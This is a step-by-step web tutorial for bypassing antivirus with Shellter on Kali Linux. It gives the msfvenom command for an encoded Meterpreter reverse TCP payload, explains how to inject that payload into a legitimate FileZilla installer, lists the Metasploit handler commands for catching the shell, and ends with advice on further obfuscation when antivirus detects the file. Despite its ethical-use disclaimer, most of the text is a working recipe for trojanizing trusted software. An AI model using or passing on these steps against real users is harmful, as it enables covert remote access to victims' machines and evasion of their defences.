
How to Bypass Antivirus Using Shellter on Kali Linux: Step-by-Step Tutorial
This comprehensive tutorial will walk you through the process of bypassing antivirus software using Shellter on Kali Linux. You’ll learn how to install Shellter, generate a custom payload using Metasploit, inject it into an application, and test the results inside a virtualized environment— all using beginner-friendly language. Note: This tutorial is for educational and ethical penetration testing purposes only. Always obtain permission before conducting any security testing.

1. Update Your Package List on Kali Linux
Start by updating the list of available packages. This ensures your system is ready for new software installations.
Command: sudo apt-get update
Troubleshooting Tip: If you encounter “index files failed to download,” check your internet connection and sources.list.
2. Install Shellter on Kali Linux

With your packages updated, install Shellter by running these commands in your terminal:
Commands:
sudo apt-get update
sudo apt-get install shellter
Warning: You may need root/administrator privileges. Make sure you have the proper permissions.
Troubleshooting Tip: Verify your repositories are correct if the installation fails.
3. Introduction to Shellter
Shellter is a dynamic shellcode injection tool that allows you to inject your own payloads into Windows applications, helping you bypass some antivirus defenses. Before using Shellter, make sure to fully understand the ethical and legal implications. Use it only in controlled, permitted environments.
4. Download a Target Application (e.g., FileZilla)

For this demonstration, you’ll use FileZilla as the target application. Go to the official FileZilla website and download the installer suitable for your test environment. Always use a clean, unmodified executable.
Tip: Choose the correct version for your test machine OS.
5. Move the Target Application to Your Working Directory

Move the downloaded FileZilla installer to your working directory (for example, from Downloads to the Desktop) to make it easily accessible.
Command Example:
mv ~/Downloads/FileZilla_3.x.x_win32-setup.exe ~/Desktop/FileZilla.exe
Troubleshooting Tip: Make sure the destination path is correct and permissions are set.
6. Generate a Meterpreter Reverse TCP Payload with Metasploit

Now you need to create a custom payload that you can inject. Use Metasploit’s msfvenom tool to generate an encoded reverse TCP Meterpreter payload.
Example command:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Your_IP> LPORT=4444 -f exe -e x86/shikata_ga_nai -o payload.exe
- Replace
<Your_IP>with your attack machine’s IP address.
Troubleshooting Tip: Double-check your syntax and ensure Metasploit is correctly installed.
7. Open and Run Shellter on Kali Linux

Launch Shellter from the terminal:
sudo shellter
When prompted, select “Auto” mode by typing a and pressing Enter.
Next, provide the path to your target application (FileZilla.exe) and then to your generated payload (payload.exe).
Tips:
- If Shellter prompts about process tracing or DLL characteristics, accept the auto/default options.
- Ensure you are running the terminal as root.

Troubleshooting Tip: If you receive an error with error code 5 or injection verification fails, rerun Shellter or ensure your original executable isn’t corrupted.
8. Inject the Payload into the Target Application

Follow Shellter’s prompts to choose your payload for injection. Confirm all selections and let Shellter inject the code. You’ll be notified when the injection finishes.
Warning: Only inject payloads into applications you are licensed to test.
Troubleshooting Tip: Injection errors may require you to repeat the step or use a clean copy of FileZilla.

9. Transfer the Infected File to a Test Environment (e.g., Virtual Machine)
Move the infected FileZilla.exe to a Windows virtual machine to safely test the payload without risking damage to your main system.
Tip: Use shared folders, drag-and-drop, or network shares for the file transfer.
10. Start a Metasploit Listener (Handler)

On your Kali Linux system, use the Metasploit console to set up a handler for your reverse shell connection.
Example Commands:
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <Your_IP>
set LPORT 4444
exploit
- Replace
<Your_IP>and4444with your chosen values.
Troubleshooting Tip: If no session opens when running the infected application, double-check your payload settings and firewall rules.
11. Test Exploit: Run the Infected Application

On your Windows virtual machine, double-click the infected FileZilla.exe. If all settings are correct, you should see a Meterpreter session open in your Metasploit console on Kali.
Troubleshooting Tip: If the connection fails, ensure Windows Firewall is not blocking outgoing connections and that the handler is listening.
12. Verify Antivirus Status and Stealth

Check the antivirus application (such as AVG) in the Windows virtual machine. Scan the infected file to see if it is detected.
Note: Detection means your payload is not fully stealthy; consider using different encoding or obfuscation techniques with Shellter.
Conclusion
